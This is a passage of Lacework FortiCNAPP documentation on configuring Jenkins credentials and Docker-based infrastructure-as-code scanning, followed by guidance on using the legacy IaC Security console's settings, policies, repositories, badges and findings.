
Creating new credentials

To add new credentials:

1. Log in to Jenkins.
2. Go to *Manage Jenkins*.
3. Click *Manage Credentials*
4. Click *Jenkins* under *Stores scoped to Jenkins*.
5. Click *Global credentials (unrestricted)* under *System*.
6. Click *Add credentials*. Note: this may appear as *add some credentials*.

Then, add `LW_API_KEY` and `LW_API_SECRET` as "Secret text" credentials. For each credential:

1. In the *Kind* dropdown *Secret text*.
2. In the *Scope* dropdown, select *Global*.
3. Paste your secret in the *Secret* field.
4. In the *ID* field, enter `LW_API_KEY` or `LW_API_SECRET`.
5. Describe the credential.
6. Click *Create*.



Adding the credentials to your job configuration


Once you have added `LW_API_KEY` and `LW_API_SECRET` as secret text credentials, you must add them to your job configuration.

To add the credentials:

1. Open your Jenkins job configuration.
2. Go to the *Build environment* section.
3. Select *Use secret text(s) or file(s)*.
4. Under *Bindings*, click *Add*.

For each credential,

1. In the *Variable* field, enter the Variable name (for example, `LW_API_KEY`).
2. In the *Credentials* dropdown, select the credential that corresponds with the named variable.
3. Click *Save*.



Using the `lacework/codesec-iac` image for IaC scanning

Preparing an `env.list` file

The `lacework/codesec-iac` image runs in Docker, but it relies on a number of environment variables being passed to it by Jenkins. This can be achieved by creating an `env.list` file in the workspace with the required variables and then having Docker use that for its environment.

The following script can be used:

```
#!/bin/bash
## Provide Lacework credentials
echo "LW_ACCOUNT=AcmeCorporation" > env.list
echo "LW_API_KEY=${LW_API_KEY}" >> env.list
echo "LW_API_SECRET=${LW_API_SECRET}" >> env.list
echo "SCAN_COMMAND=tf-scan" >> env.list
echo "WORKSPACE=src" >> env.list
## Provide Jenkins build details
env | grep '^BRANCH_\|^CHANGE_\|^TAG_\|^BUILD_\|^JOB_\|^JENKINS_\|^GIT_' >> env.list
```

The `#!/bin/bash` declaration at the top of the script verifies that the commands are interpreted as bash. Don't leave it out!

Invoking Docker

Your can then invoke Docker in your Jenkins job with usage such as:

```
docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec-iac:stable
```

Defining an unstable result

To have your job reach an “unstable” result, you can add an entry for `EXIT_FLAG` that defines your threshold for IaC violations in the `env.list` file.

For example, to make a count of 2 violations of at least High severity be flagged as a problem, set the variable as:

```
echo "EXIT_FLAG=High=2" >> env.list
```

Then in your job configuration, define an exit code of 2 to indicate instability.

Available commands

For available commands, refer to Integrate with a CI/CD pipeline on page 1440.

IaC Compliance Scanning

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

- Language support on page 1702
- Configuring IaC Security settings on page 1703
- Modifying IaC Security policies on page 1705
- Using repositories on page 1707
- Using findings on page 1712
- Viewing violations on page 1714
- Enforcing checks before merging on page 1715
- Pull Request build status on page 1719
- Configure the Code Security app on page 1720

Language support

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Lacework FortiCNAPP continues to expand its coverage of supported IaC languages. The following table outlines the current languages supported by the Lacework FortiCNAPP IaC Security Code Security app and associated CLI.

Language	Scan Type	Code Security App	cli
Kubernetes Manifest	Security Policy & Compliance	✓	✓
Cloudformation Template	Security Policy & Compliance	✓	✓
Terraform HCL	Security Policy & Compliance	✓	✓
Helm	Security Policy & Compliance	✓	✓
Kustomize	Security Policy & Compliance	✓	✓

Configuring IaC Security settings

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

You can configure the following settings:

- Configure Organization Settings
- Configure User Settings
- Configure Token Settings

Configuring organization settings

To view the Organization page, go to *Settings* > *Organization* in the Lacework FortiCNAPP IaC Security console.

This page contains:

- *Organization ID*: The internal identifier for the organization.
- *Name*: The organization name.
- *Display Name*: Optionally specify an organization name (such as Fortinet Inc.) to display on the UI.
- *Login URL*: The login URL that you can copy and use.

If you don't see your GitHub org in the upper right of the Code Security app dashboard, you might not have the GitHub app installed in the GitHub organization. See Organization Not Visible for further details.

Configuring user settings

Go to *Settings* > *Access Control* > *Users* in the Lacework FortiCNAPP IaC Security console to view the *Users* page. This page lists all users in the organization.

To add a user to the organization click *Invite User*, enter the user's email address, and click *Invite*.

Click the actions that correspond to a user to display the user's profile.

In the Profile page, you can delete the user account and specify email preferences for updates from Lacework FortiCNAPP IaC security. If you are an admin, you can also change the user's role to Write, Read, or Owner.

Under Email Preferences, select the checkboxes to receive communication from Lacework FortiCNAPP IaC Security.

Configuring token settings

Go to *Settings* > *Tokens* in the Lacework FortiCNAPP IaC Security console to view the *Tokens* page.

Click *Generate Access Token* to display a dialog with a new access token that you can copy.

Modifying IaC Security policies

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Click *Policies* on the left panel of the IaC Security Console to view the Policies page that displays the complete list of policies in the system.

You can search based on any term (such as “TLS”) to filter and list only specific policies.

Parameter	Description
Title	Displays a summary of the policy. Click the title to view the policy's details.
Severity	Displays whether the severity is: Critical High Medium Low Info Click the dropdown to change the severity.
Compliance	Displays CIS or HIPAA.
Enabled	Use the toggle to enable or disable the policy.
Actions	Click the actions icon to perform one of the following actions: View - Displays the details window. Show Violations - Displays the Violations page. Copy link to policy - Copies the policy link to the clipboard.

You can modify policies in the details menu.

The detailed view appears when you click a policy's title or click the Actions icon and select *View*.

It displays:


- *Guidelines*: Click this tab to view a description of the violation, rationale, audit, and remediation.
- *Activity*: Whenever you make a configuration change (such as disable the policy or change the severity) this page displays a log of the action(s).
- *Config*: Click this tab to view the following information:
  - *SID*: Displays the system ID.
  - *Enabled*: Use this toggle to enable or disable the policy.
  - *Severity*: Use the dropdown to change the severity. The severities are Critical, High, Medium, Low, and Info.
  - *Provider*: Displays the provider type such as AWS or Kubernetes.

- *Category*: Displays the policy category such as Network or Storage Security.
- *Check Type*: Displays the code repository type to check such as Terraform, CloudFormation, and Kubernetes (see Language Support for details).
- *Last Update*: Displays the date and time when the software was last updated.
- *Compliance*: Displays the compliance type: CIS or HIPAA.

Suppressing a policy for the organization

To suppress a policy for the entire organization:

1. Click *Policies* on the left panel of the IaC Security console to view the *Policies* page.
2. Click a policy to display the detailed view.
3. Click the Config tab and toggle the *Enabled* button to off.



Using repositories

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Click *Repositories* on the left panel of the Lacework FortiCNAPP IaC Security console to display the *Repositories* page that lists the GitHub and GitLab repositories scanned.


You can invoke the Code Security app, view insights, assign IaC Security badges, and disable repositories from the *Repositories* page.


Invoking the Code Security app

You can invoke the Code Security app on any of your repositories using the trigger option available in the repository.

To invoke the app:


1. Go to *Repositories*.
2. Click the action icon corresponding to the repository and select *Invoke IaC Bot* to display the Invoke Iac Bot window.
3. Enter the repository name, branch name, and commit name, and click *INVOKE NOW*.





Viewing insights


Click any repository to view its insights page, which displays the results of the IaC Security analysis.



Use the navigation bar on the top right and click the icons to invoke the Code Security App, assign badges, or view the config.yaml file.

Viewing repository branches

Click any repository to view its branches information, which displays the Lacework FortiCNAPP IaC Security Assessment results of the latest commits for the most recent branches.




Using badges

Badges provide a snapshot of whether the code repository is compliant or noncompliant with the benchmarks and the number of violations.

A badge includes the benchmark name (CIS, IAC, or HIPAA) from your README.md file and the number of violations. You can use badges to track the violations in your repository without accessing the Lacework FortiCNAPP IaC Security Console.

Click a repository to view its insights page and click the badge icon on the top right to assign badges.



Git repository badges provide metrics of all the Lacework FortiCNAPP IaC Security Assessments enabled for this repository. Optionally, select a badge and copy the markdown to your repository README file. The badge is automatically updated with the latest metrics. Or, merge the badges pull request that Lacework FortiCNAPP emails you into your repository to assign a badge.

Disabling repositories

Sometimes, users enable all repositories in GitHub. In GitLab, there is no option to select repositories. Therefore, several repositories are added to Lacework FortiCNAPP IaC and only a few are relevant. You can disable such repositories in the IaC Security Console.

If you disable a repository, IaC Security excludes it from running automatic assessments, scheduled jobs, and the repositories main list view.

To disable a repository:

1. Click Repositories on the left panel to display the Repositories page.
2. Click the action icon corresponding to the repository and select *Go to Settings* to display the Repository Settings page.
3. Toggle the Enabled slider to enable or disable the repository.

Using findings

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Click a repository to view its Insights page and click *View Findings* at the bottom of the page to display the *Assessments* page.

